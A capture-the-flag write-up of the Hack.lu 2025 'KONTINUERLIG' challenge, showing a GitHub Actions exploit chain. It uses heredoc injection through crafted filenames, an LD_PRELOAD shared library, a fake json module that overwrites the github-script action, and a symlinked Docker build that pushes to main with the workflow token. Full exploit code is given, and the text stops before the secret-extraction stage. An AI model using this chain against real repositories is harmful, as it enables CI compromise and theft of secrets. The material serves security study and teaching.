KONTINUERLIG: From Heredoc Injection to Secret Extraction via GitHub Actions - Hack.lu 2025
Introduction
KONTINUERLIG (Swedish for “continuous” - a nod to CI/CD) exploits a chain of GitHub Actions misconfigurations commonly found in production workflows. Presented at Hack.lu 2025, the challenge combines heredoc injection, LD_PRELOAD hijacking and artifact poisoning to achieve privilege escalation and extract repository secrets.
The setup appeared straightforward: a private GitHub repository with three workflow files and a single secret named flag. However, extracting that secret requires exploiting misconfigurations across the pipeline’s security boundaries.
Table of contents
- Introduction
- TL;DR
- Repository analysis
- Stage 1: Heredoc Injection & GITHUB_ENV Manipulation
- Exploitation Technique
- Payload Components
- Stage 1: Heredoc Injection & ENV Manipulation
- Stage 2: Docker Build Privilege Escalation
- Stage 3: Extracting the flag
TL;DR
The challenge requires chaining three distinct vulnerabilities to extract a secret flag:
- Heredoc Injection via Filenames - Exploit
pull_request_targetworkflow by crafting malicious directory/file names that inject environment variables through bash heredoc parsing - Privilege Escalation via Docker Build - Manipulate Docker build context to commit malicious code to the main branch with elevated permissions
- Secret Exfiltration via Problem Matchers - Bypass GitHub’s secret redaction mechanism using an obscure workflow feature that processes output before secrets are masked
Key Takeaway:
pull_request_target + heredoc injection + artifact poisoning = arbitrary code execution \
Repository analysis
The challenge repository contains:
 Figure 1: Tree view of the repo content
Three workflow files, a Dockerfile, and a README.
Let’s start with trying to understand the workflows. The flag secret is mentioned in the flag.yml file, indicating that this is our ultimate target - we need to somehow extract this secret. But there’s a catch: the workflow only executes when a pull request has the flag label attached to it.
jobs:
  flag:
    if: contains(github.event.pull_request.labels.*.name, 'flag')
Both flag.yml and prerelease.yml implement label-based access controls, requiring the flag and reviewed labels respectively to trigger execution.
The Challenge: Neither label exists in the repository, and our user account lacks the triage role required to create labels through GitHub’s interface. This represents a clear privilege boundary that we must somehow bypass.
The Approach: We need to identify a workflow that:
- Executes without label prerequisites
- Has sufficient permissions to create labels (
pull-requests: write) - Can be compromised to execute attacker-controlled code
The pr_check.yml workflow meets these criteria. It uses pull_request_target while checking out untrusted code from the PR branch - a known anti-pattern for privilege escalation.
Stage 1: Heredoc Injection & GITHUB_ENV Manipulation
Our entry point will be the pr_check.yml
pr_check.yml contents:
name: PR Check

on: pull_request_target

jobs:
  pre-check:
    if: "!contains(github.event.pull_request.labels.*.name, 'reviewed')"
    runs-on: ubuntu-24.04
    timeout-minutes: 1
    permissions:
      contents: read
    steps:
      - name: Checkout
        uses: actions/checkout@v5
        with:
          ref: ${{ github.event.pull_request.head.sha }}
          fetch-depth: 0
      - name: Extract changed files
        run: |
          git diff --name-only ${{ github.event.pull_request.base.sha }} > /tmp/changed-files.txt
          echo "CHANGED_FILES<<EOF" >> $GITHUB_ENV
          cat /tmp/changed-files.txt >> $GITHUB_ENV
          echo "EOF" >> $GITHUB_ENV
      - name: Upload result
        if: ${{ env.CHANGED_FILES != '' }}
        uses: actions/upload-artifact@v4
        with:
          name: changed
          path: /tmp/changed-files.txt
          retention-days: 1
  comment:
    needs: pre-check
    runs-on: ubuntu-24.04
    timeout-minutes: 1
    permissions:
      pull-requests: write
    steps:
      - name: Download artifact
        uses: actions/download-artifact@v4
        with:
          name: changed
      - name: Convert to JSON
        run: |
          python3 -c 'import json; print("CHANGED=" + json.dumps(open("./changed-files.txt", "r").read().strip().splitlines()))' >> $GITHUB_ENV
      - name: Comment
        uses: actions/github-script@v7
        with:
          github-token: ${{ secrets.GITHUB_TOKEN }}
          script: |
            const changed = JSON.parse(process.env.CHANGED);
            github.rest.issues.createComment({
              issue_number: context.issue.number,
              owner: context.repo.owner,
              repo: context.repo.repo,
              body: 'Files changed in this PR:\n' + changed.map(f => '- ' + f).join('\n'),
            });
The workflow trigger immediately reveals a security flaw - the use of pull_request_target. Unlike the standard pull_request trigger, pull_request_target executes in the context of the base repository with access to secrets and write permissions - essentially trusting the PR author before any review occurs.
Anti-Pattern 1: pwn request
GitHub Security Lab classifies this pattern as a “pwn request”:
pull_request_targetcombined with untrusted code checkout grants write permissions to attacker-controlled code prior to security review. The configuration has been exploited in production CI/CD environments.
While we’ve identified that pull_request_target with untrusted checkout is dangerous, we still need an actual exploitation primitive. The pre-check job appears to only perform static analysis - it runs git diff to enumerate changed files and uploads them as an artifact. No obvious code execution occurs.
However, the workflow’s handling of filenames reveals an exploitable weakness:
- name: Extract changed files
  run: |
    git diff --name-only ${{ github.event.pull_request.base.sha }} > /tmp/changed-files.txt
    echo "CHANGED_FILES<> $GITHUB_ENV
    cat /tmp/changed-files.txt >> $GITHUB_ENV
    echo "EOF" >> $GITHUB_ENV
git diff --name-only outputs filenames without sanitization. Git’s permissive filename handling allows nearly arbitrary characters, including strings that have special meaning to bash - like EOF.
GITHUB_ENV Persistence Mechanism
The GITHUB_ENV variable references a file path where workflows can write environment variables that persist across subsequent steps in the same job. When a step writes VARIABLE=value to this file, all following steps in the job can access $VARIABLE. This is how GitHub Actions implements stateful environment variables in otherwise stateless containerized execution.
The workflow uses a heredoc to write the file list to GITHUB_ENV:
echo "CHANGED_FILES<> $GITHUB_ENV
cat /tmp/changed-files.txt >> $GITHUB_ENV
echo "EOF" >> $GITHUB_ENV
This creates a multi-line variable where content between <<EOF and EOF becomes the value. The shell treats this as literal text, not executable code - unless the delimiter can be injected prematurely.
When our crafted filename list contains EOF as a standalone line, the heredoc closes prematurely. Any content following this injected delimiter is parsed as new shell commands or environment variable assignments, not as part of the heredoc content.
The attack primitive: inject environment variable assignments that will be available to subsequent workflow steps.
Anti-Pattern 2: GITHUB_ENV
The heredoc implementation creates an injection vulnerability. GitHub’s CodeQL ruleset for Actions explicitly detects untrusted data flowing into
GITHUB_ENVvia heredocs, classifying it as critical. The pattern appears in production workflows despite automated scanning.
Exploitation Technique
To trigger the injection, we need git diff --name-only to output filenames in a specific sequence. Since git sorts output alphabetically, we can control ordering through filename selection:
AAAA                                    # Sorts first, consumed by heredoc
EOF                                     # Closes heredoc prematurely
LD_PRELOAD=/path/to/payload             # Injected environment variable
ZZZ<<EOF                                # Opens new heredoc to consume remainder
[remaining files...]                    # Consumed by second heredoc
This structure causes the shell to interpret our crafted filenames as environment variable declarations rather than heredoc content.
Payload Components
With the heredoc injection mechanism established, we need to construct the actual exploitation payload. The environment variable injection alone is insufficient - we must bridge from the pre-check job (which has only contents: read permission) to the comment job (which has pull-requests: write).
The attack requires several interconnected components:
1. LD_PRELOAD Injection
The LD_PRELOAD environment variable forces Linux’s dynamic linker to load a specified shared library before any other libraries. When the comment job executes Python, our malicious library loads first, granting pre-execution code injection.
We need:
main.c - Source code for the shared library with a constructor function
lib.so - The compiled library, placed at the path specified in LD_PRELOAD
2. Artifact Manipulation
The pre-check job uploads an artifact that the comment job downloads. By manipulating the INPUT_PATH environment variable (which controls the upload-artifact action’s input), we can replace the legitimate artifact with our payload.
3. Module Shadowing
The comment job executes import json in Python. By uploading a file named json.py as the artifact, we exploit Python’s import resolution order - our module loads instead of the standard library, granting code execution with pull-requests: write permission.
The complete repository structure becomes:
.
├── AAAA                         # Heredoc content placeholder
├── EOF                          # Closes heredoc prematurely
├── LD_PRELOAD=                  # Directory injection
│   └── home/runner/work/KONTINUERLIG-wojtekctf/KONTINUERLIG-wojtekctf/
│       └── lib.so               # Malicious shared library
├── ZZZ<<EOF                     # Reopens heredoc
├── main.c                       # Library source code
├── lib.so                       # Copy in repository root
├── init.py                      # Executed by lib.so
└── json.py                      # Fake module for import shadowing
Exploitation Sequence
Stage 1 (pre-check job):
- Heredoc injection sets LD_PRELOAD
- Our
lib.soloads, executesinit.py - INPUT_PATH redirected to our
json.py - Python imports our fake json module
- Our
json.pyoverwrites the github-script action’s JavaScript file - Artifact gets uploaded (with our modified action code)
Stage 2 (comment job):
- Downloads artifact (receives our json.py)
- Python command runs:
import json - Python imports our fake
json.pyfrom current directory - Our
json.pyimmediately overwrites the github-script action’sindex.jsfile - Workflow runs actions/github-script@v7
- Action loads the modified
index.jsand executes our JavaScript code to create labels - Our JavaScript has GITHUB_TOKEN with elevated permissions
- JavaScript executes
ghcommands to createflagandreviewedlabels in the repo
Implementation Details
The heredoc injection provides our entry point, but we still need to bridge from environment variable injection to code execution. The solution leverages LD_PRELOAD - a Linux mechanism that forces the dynamic linker to load specified libraries before any others.
Our repository structure causes git to output the path LD_PRELOAD=/home/runner/.../lib.so, which bash interprets as an environment variable assignment. When the comment job later executes Python, the system loads our library first, granting pre-execution code injection.
The shared library implementation main.c:
⚠️ Architecture Compatibility Note
Since I’m compiling on an ARM-based system (Apple Silicon / ARM Kali Linux), while GitHub Actions uses x86_64 runners (ubuntu-24.04), I need to cross-compile to ensure binary compatibility.
/*
 * main.c - LD_PRELOAD Shared Library for GitHub Actions exploitation
 *
 * This library hijacks the artifact upload process by:
 * 1. Forking to execute a Python payload with filtered environment
 * 2. Redirecting INPUT_PATH to our malicious json module
 *
 * Compile: gcc -fPIC -shared -o lib.so main.c
 * x86_64-linux-gnu-gcc -fPIC -shared -o lib.so main.c
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <unistd.h>

void __attribute__((constructor)) initialize_exploit() {
    pid_t pid = fork();

    if (pid == 0) {
        // Child: execute payload with clean environment
        extern char **environ;

        int count = 0;
        while (environ[count] != NULL) {
            count++;
        }

        char **env = malloc((count + 1) * sizeof(char *));
        if (env == NULL) {
            _exit(1);
        }

        // Filter out LD_PRELOAD to prevent recursion
        int j = 0;
        for (int i = 0; i < count; i++) {
            if (strncmp(environ[i], "LD_PRELOAD=", 11) != 0) {
                env[j++] = environ[i];
            }
        }
        env[j] = NULL;

        char *args[] = {"/usr/bin/python3", "init.py", NULL};
        execve(args[0], args, env);

        // execve only returns on error
        free(env);
        _exit(127);

    } else if (pid > 0) {
        // Parent: wait for payload and redirect artifact path
        int status;
        waitpid(pid, &status, 0);
    }

    // Redirect artifact upload to our malicious module
    setenv("INPUT_PATH",
           "/home/runner/work/KONTINUERLIG-wojtekctf/KONTINUERLIG-wojtekctf/json.py",
           1);
}
The code above executes the init.py script when the actions/upload-artifact action starts in the pre-check job. As Node.js initializes, the dynamic linker loads our library, triggering the constructor and executing the payload.
The constructor manipulates GitHub Actions’ input mechanism. Actions receive parameters through INPUT_* environment variables—in this case, INPUT_PATH specifies which file to upload. By redirecting this to json.py, we replace the legitimate artifact with our malicious module.
init.py contents:
#!/usr/bin/env python3
import os
print("[*] LD_PRELOAD hijack successful")
The comment job’s “Convert to JSON” step executes import json to process the downloaded artifact. Since Python’s import resolution prioritizes the current directory over system libraries, it loads our json.py instead of the standard library. This grants code execution with pull-requests: write permission.
json.py contents:
#!/usr/bin/env python3
"""
Shadow json module - replaces the real json during artifact upload.
Injects malicious JavaScript into the github-script action.
"""

# Mark exploitation state
with open("changed-files.txt", "w") as f:
    f.write("exploit chain active\n")

# Hijack github-script action
with open("/home/runner/work/_actions/actions/github-script/v7/dist/index.js", "w") as f:
    f.write("""
process.env.GH_TOKEN = process.env['INPUT_GITHUB-TOKEN'];

const { execSync } = require('child_process');

const inject = (label, color) => {
    try {
        execSync(`gh label create ${label} --repo wojtekctf/KONTINUERLIG-wojtekctf --color "${color}"`, { encoding: 'utf-8' });
        console.log(`→ ${label}: injected`);
    } catch {
        console.log(`→ ${label}: exists`);
    }
};

inject('flag', '0075ca');
inject('reviewed', '5319e7');

console.log('→ payload delivered');
""")

# Mimic real json module
def dumps(obj, **kwargs):
    return '[]'

def loads(data, **kwargs):
    return []
The module performs two operations: it overwrites the github-script action’s JavaScript with code that creates labels using elevated GITHUB_TOKEN permissions, then mimics the real json module’s interface to prevent workflow errors. When the workflow executes actions/github-script@v7, our injected JavaScript runs with repository write access.
Now time to do the PR and see the results.
The heredoc injection successfully sets LD_PRELOAD, and our library loads during the artifact upload step:
 Figure 2: Pre-check job output showing successful LD_PRELOAD hijack and init.py execution
With pull-requests: write permission, the hijacked github-script action creates both required labels:
 Figure 3
The labels now exist in the repository, bypassing the privilege boundary:
 Figure 4
Stage 2: Docker Build Privilege Escalation
With the reviewed label created in Stage 1, we can now trigger the prerelease.yml workflow, which provides a path to modify the main branch - a prerequisite for exploiting flag.yml.
The prerelase.yml workflow:
name: Prerelease

on: pull_request_target

jobs:
  prerelease:
    if: contains(github.event.pull_request.labels.*.name, 'reviewed')
    runs-on: ubuntu-24.04
    timeout-minutes: 1
    permissions:
      contents: write
    steps:
      - uses: actions/checkout@v5
        with:
          ref: ${{ github.event.pull_request.head.sha }}
      - name: Test build
        run: |
          # Isolate the build in Docker
          docker build ./docker/
          echo 'Build succeeded!'
      - name: Release
        env:
          GH_TOKEN: ${{ github.token }}
        run: gh release create --prerelease --generate-notes rel-${{ github.event.pull_request.head.sha }}-pre
The workflow’s contents: write permission grants the GITHUB_TOKEN push access to the repository. The objective is to leverage the Docker build step to commit modified code to the main branch.
The workflow executes docker build ./docker/, restricting the build context to the docker/ directory. This prevents access to:
- The
.git/directory containing the authenticated GITHUB_TOKEN - Files outside the
docker/directory - The repository root needed for git operations
Our Dockerfile looks like this:
FROM alpine
RUN echo "You'll need to assemble the build yourself"
The solution: create a symbolic link redirecting docker/ to the repository root:
ln -s . dockerWhen the workflow runs docker build ./docker/, Docker follows the symlink and builds from the entire repository, granting access to .git/ and all repository files.
Replace the original Dockerfile with:
FROM alpine

# Install dependencies
RUN apk add --no-cache git python3

# Copy repository (accessible via symlink)
COPY . /repo

# Execute commit script
RUN python3 /repo/commit_main.py
Implementation in Codespaces
Due to repository access restrictions, we used GitHub Codespaces to create the necessary files and symlink. The exploit branch required three key components: the symlink, the Dockerfile, and the commit script.
 Figure 5
With the symlink in place, the Dockerfile and commit script were created in the repository root.
Committing to Main Branch
The commit_main.py script leverages the authenticated .git/ directory to push changes:
import os

# Copy repository to temporary directory
os.system("cp -r /repo /tmp/workspace")

# Configure git identity
os.system("cd /tmp/workspace && git config --global user.name 'w0j73k' && git config --global user.email 'w0j73k@w0j73k.com'")

# Switch to main branch
os.system("cd /tmp/workspace && git fetch && git switch main")

# Create test file as proof of concept
with open("/tmp/workspace/test.txt", "w") as f:
    f.write("Stage 2 exploitation successful\n")

# Commit and push to main
os.system("cd /tmp/workspace && git add test.txt && git commit -m 'Update configuration' && git push origin main")
The script executes within the Docker container, using the GITHUB_TOKEN stored in .git/config to authenticate the push to main.
Key implementation details:
- Repository Copying: The script copies
/repoto/tmp/workspaceto create a clean working directory while preserving the authenticated.git/directory. - Git Configuration: Setting
user.nameanduser.emailis required for git commits. These values are purely cosmetic metadata and do not affect authentication. - Branch Switching: The
git fetch && git switch maincommands retrieve the latest main branch state and switch to it, enabling modifications to the protected branch. - Authentication Mechanism: The GITHUB_TOKEN with
contents: writepermission is automatically embedded in/repo/.git/configby theactions/checkout@v5step. When git executespush, it reads this token from the config file, bypassing normal branch protection. - Proof of Concept: The
test.txtfile serves as verification that we can successfully write to the main branch. This confirms the privilege escalation before attempting to extract secrets.
Triggering the prerelease Workflow
After committing all files to the exploit branch, we created a pull request targeting main and applied the reviewed label. This triggered the prerelease.yml workflow, which executed the Docker build with our modified files.
